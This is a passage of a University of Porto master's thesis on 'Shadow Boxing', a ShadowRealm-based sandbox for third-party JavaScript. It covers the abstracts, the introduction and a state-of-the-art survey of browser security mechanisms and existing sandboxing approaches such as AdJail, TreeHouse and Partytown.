

FACULDADE DE ENGENHARIA DA UNIVERSIDADE DO PORTO

Shadow Boxing: a Novel Approach to Client-side Web Isolation

Lucas Jorge Calvet de Magalhães Fernandes dos Santos



Mestrado em Engenharia Informática e Computação

Supervisor: Prof. José Manuel De Magalhães Cruz

Second Supervisor: Pedro Pereira

September 18, 2024

Shadow Boxing: a Novel Approach to Client-side Web Isolation

Lucas Jorge Calvet de Magalhães Fernandes dos Santos

Mestrado em Engenharia Informática e Computação

Approved in oral examination by the committee:

President: Prof. António Miguel Pontes Pimenta Monteiro

Examiner: Prof. João Rodrigues de Campos

Supervisor: Prof. José Manuel de Magalhães Cruz

September 18, 2024

Resumo

No panorama digital atual, a prevalência de aplicações Web provocou uma mudança de paradigma na forma como o código é obtido, com uma dependência substancial de fornecedores terceiros. Esta prática acelera o desenvolvimento e promove a criação de aplicações ricas em funcionalidades. No entanto, esta conveniência traz consigo preocupações inerentes à segurança e à privacidade, uma vez que o código de terceiros pode conter malware ou infringir inadvertidamente as normas de proteção de dados. Como tal, a proteção dos utilizadores finais e dos seus dispositivos contra estas ameaças é uma preocupação premente.

O isolamento da Web surgiu como uma potencial solução, com o objetivo de executar código não fidedigno num ambiente meticulosamente controlado e isolado. Isto é normalmente conseguido através de servidores *proxy* ou da criação de uma *sandbox* de JavaScript no dispositivo do utilizador final. Nenhuma solução é amplamente aceite e cada uma tem os seus próprios inconvenientes: os servidores *proxy* ou *middleboxes* quebram a arquitetura da Internet e podem introduzir problemas de latência; as *sandboxes* de JavaScript do lado do cliente são difíceis de implementar e podem também introduzir problemas de desempenho, uma vez que dependem da reutilização da funcionalidade Javascript existente.

Este trabalho explora as tecnologias Web emergentes para desenvolver uma solução inovadora e eficiente para a proteção de JavaScript do lado do cliente, denominada *Shadow Boxing*. Um dos principais focos foi a integração de uma especificação JavaScript nova e especializada, a API ShadowRealm, que permite uma solução mais simples e mais rápida sem depender de funcionalidades reaproveitadas e que os programadores podem facilmente integrar nos seus sites. A nossa implementação e avaliação demonstram que o *Shadow Boxing* pode mitigar eficazmente as ameaças à segurança com um desempenho aceitável, tornando-o uma solução viável para o isolamento no desenvolvimento web moderno.

Palavras-chave: Isolamento da Web, Sandboxing de JavaScript, API ShadowRealm, Segurança do Browser

Abstract

In today’s digital landscape, the prevalence of web applications has brought about a paradigm shift in how code is sourced, with a substantial reliance on third-party vendors. This practice expedites development and fosters the creation of feature-rich applications. However, this convenience comes with inherent security and privacy concerns, as third-party code may harbour malware or inadvertently infringe upon data protection standards. As such, safeguarding end-users and their devices from these threats is a pressing concern.

Web Isolation has emerged as a potential solution, aiming to execute untrusted code within a meticulously controlled, sandboxed environment. This is typically achieved through proxy servers or by creating a JavaScript sandbox on the end-user’s device. No solution has been widely accepted, and they each have their own drawbacks: proxy servers or middleboxes break the architecture of the Internet and can introduce latency issues; client-side JavaScript Sandboxes are challenging to implement and may also introduce performance issues since they rely on the repurposing of existing Javascript functionality.

This work explores emerging web technologies to develop an innovative and performant solution for client-side JavaScript sandboxing, called *Shadow Boxing*. A key focus was the integration of a new and specialized JavaScript specification, the ShadowRealm API, which allows for a simpler and faster solution without relying on repurposed functionality and which developers can easily integrate on their websites. Our implementation and evaluation demonstrate that *Shadow Boxing* can effectively mitigate security threats with acceptable overhead, making it a viable solution for isolation in modern web development.

Keywords: Web Isolation, JavaScript Sandboxing, ShadowRealm API, Browser Security

Acknowledgements

First, I would like to express my deepest gratitude to my supervisors, Pedro Pereira and Professor José Cruz, for their guidance, support, and encouragement throughout this work. Additionally, a heartfelt thank you to all at Jscrambler who have provided feedback and support during the development of this research. Your expertise and insights have been invaluable in shaping the result of this work.

I want to thank Jscrambler for receiving me and providing the opportunity and resources to work on this project. I am grateful for the trust and freedom given to explore and develop this research.

To all my professors from Viana, Porto, or Munich, thank you for your guidance, wisdom, and dedication throughout my studies. Your expertise and passion for your fields have been a constant source of inspiration, and your constructive feedback helped me grow both academically and personally.

To all my friends, whose support and encouragement have been invaluable throughout my whole journey, I am forever grateful. Your constant belief in my abilities, along with your patience and understanding, gave me the strength to persevere even during the most challenging times. The countless hours spent sharing ideas, laughing, and sometimes just being there in silence have meant more to me than words can express. Your friendship has been a pillar of support, and I am genuinely grateful for each of you. This accomplishment would not have been possible without your unwavering presence by my side.

I would also like to thank my family for their support and encouragement during this time. Your unconditional love and understanding have been a constant source of strength and motivation. Thank you for always believing in me and providing me with the conditions to succeed.

Last but definitely not least, thank you Luna, my furry friend, for being my constant companion and source of comfort throughout this dissertation. Your quiet presence and gentle nudges gave me the motivation and calm I needed during countless long nights of writing and research. Your playful antics and unyielding affection offered a much-needed distraction and reminded me to take breaks and enjoy the little things in life.

Lucas Santos

*“It is a fairly open secret that almost all systems can be hacked, somehow.
It is less spoken of secret that such hacking has actually gone quite mainstream”*

Dan Kaminsky

Contents

1	Introduction	1
1.1	Context	1
1.2	Motivation	2
1.3	Objectives	3
1.4	Document Structure	4
2	State of the Art	5
2.1	Third-party JavaScript Threats	5
2.2	Browser Security Mechanisms	6
2.2.1	Same-Origin Policy	6
2.2.2	Content Security Policy	6
2.2.3	Subresource Integrity	7
2.3	JavaScript Sandboxing Approaches	7
2.3.1	Sandboxing Through JavaScript Subsets and Rewriting Systems	8
2.3.2	Sandboxing Using Browser Modifications	9
2.3.3	Sandboxing Without Browser Modifications	10
3	Shadow Boxing	14
3.1	Requirements	14
3.2	The ShadowRealm API	16
3.2.1	API Overview	16
3.2.2	Design Considerations	17
3.3	Communication Layer	17
3.3.1	Communication Callbacks	18
3.3.2	Translating Non-Primitive Values	18
3.3.3	Instrumenting Global Objects	21
3.3.4	Instrumenting Script Specific Behaviour	21
3.4	Validation Layer	21
3.4.1	Access Hooks	22
3.4.2	Declarative Rules	22
3.4.3	Summary	24
3.4.4	Reporting Violations	24
3.5	Script Capturing	25
3.6	Segregation of Shadow Boxes	27
3.7	Logging and Debugging	28
3.8	Configuration	28
3.9	Limitations	31

4	Validation and Evaluation	33
4.1	Integration Testing	33
4.2	Experimental Setup	35
4.2.1	Mockup Website	35
4.2.2	Reference Implementations	36
4.3	Practical Attack Scenarios	38
4.4	Practical Performance Scenarios	42
4.4.1	Access to DOM properties	42
4.4.2	Practical Webpage Scenario	43
4.5	Discussion	46
4.5.1	Viability of Shadow Boxing as a JavaScript Isolation Mechanism	46
4.5.2	Performance Overhead of Shadow Boxing	47
5	Conclusion	48
5.1	Future Work	48
5.2	Final Remarks	49
	References	51
A	Validation and Evaluation	56
A.1	Experimental Setup	56
A.1.1	Mockup Website	56
A.2	Practical Attack Scenarios	58
A.2.1	Original Script	58
A.2.2	Webhook Report Request	59
A.3	Performance Benchmarks	60
A.3.1	Benchmarks Configuration	60

List of Figures

1.1	High-level depiction of a typical client-server interaction with the inclusion of third-party scripts.	2
1.2	Depiction of common third-party scripts running on a website [1].	3
2.1	Rewriting system's (middlebox) architecture.	8
2.2	AdSentry's architecture [2].	9
2.3	Example of a sandbox architecture without browser modifications.	10
2.4	Depiction of a proxy acting around an object.	13
3.1	High-level overview of the <i>Shadow Boxing</i> execution process.	15
3.2	Overview of the object translation process.	19
3.3	Overview of the function translation process.	20
3.4	Example of the <i>Shadow Boxing</i> debugging information.	28
4.1	Mockup website used for evaluation.	35
A.1	Example of a web hook receiving a violation report.	59

List of Tables

4.1	List of JavaScript browser functionality covered by the integration tests.	34
4.2	Performance benchmarks for the different implementations, reported in time taken to execute 10000 operations (in milliseconds $\pm$ 95% confidence interval) and corresponding slowdown compared to the baseline, rounded to three significant figures.	43
4.3	Third-party scripts loaded in the mockup website.	44
4.4	Performance metrics for the mockup website with and without third-party scripts, reported in time taken to load the website and time taken for the website to become interactive (in milliseconds $\pm$ 95% confidence interval) and corresponding slowdown compared to the baseline, rounded to three significant figures.	45

List of Listings

3.1	ShadowRealm API description [3].	16
3.2	Third-party script execution example [3].	17
3.3	Object proxying example.	19
3.4	Object reflection example.	20
3.5	Global object instrumentation example.	21
3.6	<i>Shadow Box</i> hook example.	22
3.7	<i>Shadow Box</i> rule example.	23
3.8	Example of <i>Shadow Box</i> violation objects.	25
3.9	Declaration of <i>Shadow Box</i> scripts.	26
3.10	Collection of <i>Shadow Box</i> scripts.	26
3.11	Monitoring script nodes with a <code>MutationObserver</code>	27
3.12	Grouping of scripts in <i>Shadow Boxes</i>	28
3.13	Declaration of the <i>Shadow Box</i> Configuration.	29
3.14	<i>Shadow Boxing</i> configuration example.	30
4.1	Example of form data sent on POST request.	36
4.2	Partytown configuration used for evaluation.	37
4.3	Example of protecting an object in the WPI mockup.	37
4.4	<i>Shadow Boxing</i> configuration used for evaluation.	38
4.5	<i>Shadow Boxing</i> configuration used for the attack scenarios.	39
4.6	Malicious script for cookie theft.	40
4.7	Violation report for cookie theft.	40
4.8	Malicious script for form data theft.	41
4.9	Violation report for form data theft.	41
4.10	Malicious script for geolocation tracking.	42
4.11	Code used to measure the time taken to access a property of the DOM.	43
A.1	HTML code for the mockup website.	56
A.2	Original script used for form validation.	58
A.3	Configuration used for the performance benchmarks.	60

Abbreviations

API	Application Programming Interface
CDN	Content Delivery Network
CORS	Cross-Origin Resource Sharing
CSP	Content Security Policy
CSS	Cascading Style Sheets
DOM	Document Object Model
HTML	HyperText Markup Language
JS	JavaScript
JSON	JavaScript Object Notation
OWASP	Open Worldwide Application Security Project
SOP	Same-Origin Policy
SVG	Scalable Vector Graphics
TC39	Technical Committee 39
UI	User Interface
URL	Uniform Resource Locator
WPI	Webpage Integrity
XSS	Cross-Site Scripting

Chapter 1

Introduction

This chapter introduces the work’s context, motivation, and objectives. We begin by exploring the role and significance of JavaScript in modern web development and the associated security challenges. Following this, we outline the specific objectives of this research and provide an overview of the document structure.

1.1 Context

JavaScript (JS) is a high-level programming language, initially designed by Brendan Eich at Netscape in 1995 [4] as a web browser scripting language. Famously created in only ten days [5], it has since evolved to conform to the ECMAScript specification [6] and is now widely used in both client-side and server-side development. Modern browsers offer a wide range of powerful JS features that can be used by web applications. These include access to audio and video recording devices, real-time communication channels, document manipulation, geolocation, notifications, 3D graphics rendering, and much more.

Today’s web would not be the same without JavaScript. It has consistently been the most popular programming language in the Stack Overflow Developer Survey, with 62.3% of respondents using it in 2024 [7]. It is also estimated to be used by over 98% of all websites [8].

The language has quickly become a core technology of the web platform, enabling highly dynamic and interactive web pages and applications. Its rapid growth and high flexibility also mean that it has developed a complex and powerful set of functionality and semantics and, arguably, some idiosyncrasies, making it a prime target for attackers to exploit and compromise the security of web applications.

This work was developed alongside Jscrambler, a company specializing in providing JavaScript protection and web application integrity solutions. Since 2010, the company has primarily worked on JavaScript obfuscation and protection, providing tools to help developers protect their code from reverse engineering and tampering.

Jscrambler’s main products are *Code Integrity* and *Webpage Integrity*. *Code Integrity* is an obfuscation tool that prevents code from being “read, copied, tampered with, or re-used” [9].

Webpage Integrity (WPI) is a solution that monitors and protects websites from the misbehaviour of third-party scripts running on the client side [10]. The latter is highly related to this work and will be used as a comparison point for the proposed solution.

1.2 Motivation

The usual browser request for a webpage includes downloading a set of HTML (for document structure), CSS (for styling), and JavaScript (for scripting and defining behaviour) from a server that the website owner controls. However, nowadays, websites are highly integrated with third-party services that provide additional functionality and content, meaning other servers are also involved in the process. This is the case when integrating external JavaScript code to enable features such as analytics, widgets, embedded content, ads, content delivery networks, payment processing, etc., as shown in Figure 1.1 and 1.2. As a common practice, it results in the browser downloading all these scripts hosted on different servers and executing them in the same context and origin as the website's scripts by default.




Figure 1.1: High-level depiction of a typical client-server interaction with the inclusion of third-party scripts.

Since these servers are not under the website owner's control, they are inherently included in the trust model of the website. This means the website owner implicitly trusts each third-party provider not to abuse this access.

Even if the third party is trustworthy, their code may still be vulnerable to attacks or their supply chain compromised, opening doors for an attacker to inject malicious code into the website that can potentially access and steal sensitive user information via cookies, session storage, form data, etc., or redirect users to malicious websites. This trust model is not ideal; it only takes one compromised provider to compromise the entire website, and the website owner usually has no easy indication that this has happened.




Figure 1.2: Depiction of common third-party scripts running on a website [1].

No matter how widely trusted or essential it may seem, any external script may be a vector for malicious activity if compromised. A prime example of this problem was the 2018 British Airways data breach, which compromised over 380 thousand card payments and ultimately led to a fine of £20 million for the company [11, 12]. According to a report by former RiskIQ [13] (now a Microsoft company), the breach was caused by a supply chain attack on the website, where a Magecart¹ threat group injected malicious code into the website’s payment form by compromising the integration of a third-party JavaScript library. This is only one of many examples of similar attacks.

As such, we aim to help secure end-users and safeguard companies by exploring different approaches and techniques to develop a novel solution that can help mitigate these risks.

1.3 Objectives

This research aims to investigate, develop, and implement a novel approach for client-side JavaScript sandboxing and Web Isolation.

Our first objective is to investigate current and emerging web technologies, focusing on understanding the strengths and limitations of existing methods for client-side JavaScript Sandboxing.

Then, we develop a solution that leverages these new technologies, including the proposed Shadow Realm API. The solution should provide effective client-side JavaScript Sandboxing while remaining compatible and performant with widely used third-party JavaScript libraries.

Finally, we will evaluate the proposed solution, compare it with existing methods, and assess its performance and compatibility with existing websites.

¹About Magecart: <https://jscrambler.com/learning-hub/magecart>

1.4 Document Structure

This document is divided into five chapters. After this introductory chapter, we present the state of the art in Chapter 2. Chapter 3 describes the problem and our proposed solution. Chapter 4 presents the validation and evaluation of the proposed solution. Finally, Chapter 5 presents the conclusions for the current work.

Chapter 2

State of the Art

Web isolation has been extensively researched since the emergence of web-based threats and the increasing need for secure browsing experiences. This chapter provides an overview of its current state.

2.1 Third-party JavaScript Threats

Several works have shown that including third-party JavaScript code in web pages is common practice. In several instances, these scripts were the entry point for security breaches and data leaks.

A 2015 study by Timothy Libert [14] on 1 million popular websites indicated that “over eight in ten websites load Javascript code from external parties onto users’ computers.” Additionally, the study shows that those sites contacted, on average, with 9.47 different parties. Jscrambler further indicates that the current average website loads “35 third-party components and 31 fourth-party components” [1].

The Open Worldwide Application Security Project (OWASP Foundation) lists three major risks with the invocation of third-party JS code [15]: the loss of control over changes to the client application, the execution of arbitrary code on client systems, and the disclosure or leakage of sensitive information to third parties.

Research by former company RiskIQ suggested that compromising third-party functionality suppliers is one of the main attack vectors of the Magecart cybercrime syndicate [16]. These groups were responsible for significant data breaches, including stealing credit card information from British Airways, Ticketmaster, and Forbes.

In June 2024, the popular JavaScript library Polyfill.io became the focus of a significant supply chain attack, allegedly affecting over 100,000 websites [17]. The incident began after the domain was acquired by a Chinese company, Funnnull, in February 2024. The new owners introduced malicious code that would, under certain circumstances, redirect users to betting websites. This led to widespread concern in the industry, with companies like Google and Cloudflare taking immediate action by blocking ads and automatically rerouting traffic to safer alternatives [18].

Researchers at Jscrambler have also reported cases of threat actors acquiring the domains of discontinued third-party providers to inject malicious code into websites that still embedded their scripts [19].

These incidents highlight the importance of securing third-party scripts and the need for a solution to protect websites from such attacks.

We can limit a compromised provider's damage by isolating and defining the functionality that third-party code can access. In the following sections, we will analyze some of the approaches used to achieve this.

2.2 Browser Security Mechanisms

Modern browsers already have several security mechanisms in place to protect users from malicious websites and scripts. These mechanisms are designed to prevent cross-site scripting (XSS) attacks, data leaks, and other web-based threats. The following subsections describe some of the mechanisms most relevant to our work.

2.2.1 Same-Origin Policy

The Same-Origin Policy (SOP) is a fundamental security concept in web browsers that restricts how a document or script loaded from one origin can interact with a resource from another origin [20]. The combination of the URL's protocol, host, and port defines a resource's origin. The SOP dictates that a script loaded from one origin only has access to resources from that exact origin unless otherwise allowed by a CORS policy¹.

This means that a potentially malicious script running on a third-party domain cannot access resources from a first-party domain. However, any third-party JavaScript code can be embedded into a first-party webpage regardless of its origin by using the `<script>` HTML tag. In this case, the third-party script is assigned the origin of the including webpage, meaning the code will have access to the same resources as the webpage itself, such as cookies, session storage, and the Document Object Model (DOM), exactly like first-party code.

2.2.2 Content Security Policy

Content Security Policy (CSP) is a robust browser security standard that helps prevent XSS and data injection attacks by allowing web developers to define a whitelist of trusted sources for loading resources, helping to reduce the attack surface [21].

CSP works by defining a set of policies in the `Content-Security-Policy` HTTP header or a `<meta>` tag in the HTML document. These policies specify which content sources (such as scripts, images, stylesheets, and media) can be loaded and executed. For example, the policy can restrict JavaScript execution to scripts hosted on the website's domain or trusted third-party domains while blocking inline scripts.

¹Cross-Origin Resource Sharing - <https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>

CSP also includes a reporting feature that can log violations when a policy is breached. Developers can specify a URL where browsers should send reports when they detect a CSP violation. This helps administrators detect and fix security issues without impacting the user experience.

Although CSP is a powerful security feature, it is not a silver bullet. It can be challenging to implement correctly and only restricts the sources of content, not the content itself. This means a compromised script from a trusted source can still execute on a website.

2.2.3 Subresource Integrity

Subresource Integrity (SRI) is a security feature that allows web developers to ensure that resources such as scripts, stylesheets, and fonts are delivered (e.g., from a CDN) without being tampered with [22]. It works by adding a cryptographic hash of the resource in the `integrity` attribute of the `<script>` or `<link>` tag that references it. When the browser loads the resource, it calculates the hash of the fetched content and compares it to the expected hash, blocking the resource if they do not match.

Although this mechanism mitigates the risk of a compromised CDN, not only does it not protect against an already vulnerable script, but it also only works for static resources. It does not protect against dynamically generated scripts since a hash cannot be calculated for them in advance. This would be the case of Polyfill.io, mentioned in Section 2.1, which would dynamically generate polyfills based on the user's browser support.

2.3 JavaScript Sandboxing Approaches

JavaScript sandboxing emerged as a technique for isolating potentially harmful code and preventing it from compromising the security and integrity of a web application. By restricting the capabilities and access of scripts, sandboxing helps mitigate the threats posed by malicious or vulnerable third-party scripts.

The primary objective of sandboxing is to create a controlled execution environment where third-party scripts can operate without jeopardizing the security and integrity of the main application. By restricting the interaction of these scripts with the host environment, sandboxing can effectively prevent malicious actions, such as data exfiltration or unauthorized manipulation of the DOM. Different sandboxing approaches vary in terms of complexity, performance impact, and the level of isolation they provide. Some methods focus on limiting the JavaScript language features available to third-party scripts, while others involve modifying the browser or leveraging existing browser functionalities to create isolated environments.

These approaches can be broadly categorized into three main types, as outlined by Acker et al. [23]:

- Sandboxing through JavaScript subsets and rewriting systems
- Sandboxing using browser modifications

- Sandboxing without browser modifications

We discuss these in Subsections 2.3.1 to 2.3.3. Although in this work we focus on the category described in Subsection 2.3.3, we will briefly discuss the other two, as they are important to understand the context of our work.

2.3.1 Sandboxing Through JavaScript Subsets and Rewriting Systems

This category involves restricting the used JavaScript language to a subset that can be verified to be safe or even rewriting the JavaScript code into a safe version. Since JavaScript is a very expressive and dynamic language, it offers different functionality that complicates code analysis and verification, like the `eval()` function, which allows the execution of arbitrary code during runtime, or the `with` statement, which can change the scoping of variables. These features may be restricted to a language subset, and non-compliant code may be rejected or rewritten.

This technique requires using a middlebox, a device or mechanism that sits between the client and the server and modifies or blocks the JavaScript code before it reaches the client. This middlebox could be implemented on the server side as part of a reverse proxy or firewall or on the client side as a browser extension. Figure 2.1 depicts the architecture of a server-side middlebox.




Figure 2.1: Rewriting system's (middlebox) architecture.

A drawback to this approach is that it requires much effort to implement and maintain and is prone to bugs. The JavaScript language is constantly evolving, and new features are added regularly, meaning that the subset of JavaScript that is considered safe must be routinely updated to include these new features. This was reflected in subset and rewriting systems such as Facebook Javascript (part of the Facebook Markup Language) [24] and Google's Caja [25], both of which were used in practice but showed to have different security vulnerabilities [26, 27] and have since been deprecated.

Additionally, using a server-side middlebox to handle third-party JavaScript code changes the architecture of the web. The code is requested from the middlebox instead of the original third-party provider. This only works for static and generic JavaScript code, potentially breaking when the code is dynamically generated, for example, if it requires session information for each user of the third-party service.

One current system using a middlebox server to secure third-party scripts is Cloudflare’s Zaraz². This managed service can be added to a website and runs common third-party scripts on “the edge” - a network of worker servers - instead of the client’s browser while exchanging the necessary data between the client and the worker server [28]. It helps secure third-party scripts and speed up the website by replacing those scripts with its own single script and running them on a server close to the client. Besides being a paid service dependent on its own infrastructure, this approach is limited to a set of supported third-party scripts that have been set up to run on the edge.

Other examples of research in this category are BrowserShield [29], CoreScript [30], ADsafe [31], Jigsaw [32], Gatekeeper [33], and Blancura [34].

2.3.2 Sandboxing Using Browser Modifications

This category involves implementing JavaScript sandboxing by modifying the environment in which JavaScript executes. It can be achieved by modifying the JavaScript engine in the browser and building in machinery to enforce a certain policy.

An example of this approach was proposed by Dong et al. in AdSentry [2], a confinement solution for web advertisements. Its architecture, depicted in Figure 2.2, involves modifying the browser to include a new JavaScript engine that enforces a policy restricting third-party scripts’ access to the web page’s DOM and other APIs. This policy is enforced by a policy enforcer that sits between the shadow engine and the real engine and intercepts and inspects all JavaScript calls, allowing or denying specific calls.




Figure 2.2: AdSentry’s architecture [2].

Browser-Enforced Embedded Policies (BEEP) is another example of this approach, introduced by Jim et al. [35] and designed to prevent script injection attacks. It provides a callback mechanism

²<https://www.cloudflare.com/application-services/products/zaraz/>

that exposes a hook called `afterParseHook`. This hook can be configured by the developer and is called whenever JavaScript code is about to be executed to determine whether it should be allowed to run.

Other examples of research in this category are ConScript [36], WebJail [37], and Contego [38].

Since it requires browser modifications, this approach is impossible to implement in practice in a widespread production scenario, as it would need to be maintained between all browsers and adopted by end-users. This leads us to the third category, which relies on existing web standards that are inherently adopted by all current browsers.

2.3.3 Sandboxing Without Browser Modifications

This category focuses on sandboxing JavaScript without any language-level restrictions, rewriting, or browser modifications. It achieves sandboxing by repurposing JavaScript functionality to isolate and restrict JavaScript without modifying the browser, as exemplified in Figure 2.3.




Figure 2.3: Example of a sandbox architecture without browser modifications.

The advantage of this approach is that it relies on existing web standards that either are already implemented or will be implemented across all browsers, making it work “out of the box for all Internet users” [23]. However, this also presents a limitation, as this browser functionality often is “not designed for sandboxing and may not perform well enough for a seamless user experience” [23]. As web standards evolve, new functionality is added to the browser, and new ways to isolate JavaScript are introduced, allowing for more robust and performant sandboxing techniques.

We will analyze some of the techniques that fall into this category in the following sections based on the isolation mechanism they use.

2.3.3.1 Isolation With Iframes

The `iframe` element is a standard HTML element that allows embedding another HTML document inside the current one [39]. This common element is often used to embed advertisements, videos, and other third-party content in a website.

Since a script's access to a frame's content is subject to the same-origin policy³, different origin scripts embedded in an `iframe` cannot access the parent frame's content. The parent frame can also control what kind of APIs are available to the embedded frame, using a permissions policy⁴.

However, this is not a direct solution for isolating third-party scripts, as these still need to interact with the parent frame in order to provide their functionality. A mechanism needs to be implemented to expose resources from the parent frame to the embedded frame in a way that the original third-party script can function seamlessly. For communication between frames to support this mechanism, the `postMessage` method could be used to send messages between frames with different origins [40].

This technique is used in the AdJail framework [41], where advertisements are executed in a “shadow page,” a hidden `iframe` with a different origin, isolating it from the actual web page. This implementation allows web developers to specify what parts of the web page an advertisement can access by marking HTML elements with a policy attribute. This attribute contains the AdJail policy that is in effect for a specific HTML element and its sub-elements. The policy can specify what HTML elements can be read or written to and whether that access extends to its sub-elements.

Another approach that proposes using frames is Object Views, introduced by Meyerovich et al. [42]. An Object View is a wrapper around an object that only exposes a subset of the wrapped object's properties to the outside world. This provides a basis for fine-grained access control, allowing the enforcement of an expressive policy.

Both of these approaches introduce a significant overhead in performance, as they require creating a new frame for each third-party script. Performance benchmarks indicate that AdJail and Object Views have an average overhead of 25% and 15% on page load time, respectively [41, 42].

2.3.3.2 Isolation With Web Workers

Web Workers are a browser feature that allows running JavaScript code in a background thread without blocking the main thread [43]. This allows for long-running tasks to be executed without affecting the user experience. Workers have their own environment, cannot access the DOM directly, and can only communicate with the main thread using the `postMessage` method [40], thus providing a form of isolation.

This technique is the basis of the TreeHouse sandboxing mechanism proposed by Ingram et al. [44]. TreeHouse isolates guest JavaScript code from the rest of a web page by loading it into a Web Worker. Since Web Workers do not have a regular DOM, TreeHouse installs a broker with a

³https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

⁴<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy#iframes>

virtual DOM inside the Web Worker that emulates the DOM of a real webpage. A policy controls access to this virtual DOM, and if access is allowed, the broker forwards the access request to the real page’s “TreeHouse Monitor” using `postMessage()`.

Performance benchmarks for TreeHouse show a significant average slowdown of 15x to 176x for macro-benchmarks.

A more recent, open-source, and actively used implementation of such an approach is Partytown, a library built for running third-party scripts from a Web Worker [45]. While its main focus is improving the first-party code’s performance and page load time by keeping the main thread free from third-party code, it also provides a form of sandboxing for third-party scripts, allowing control over their access to main thread APIs and the ability to inspect and modify any URL resolved inside the scripts.

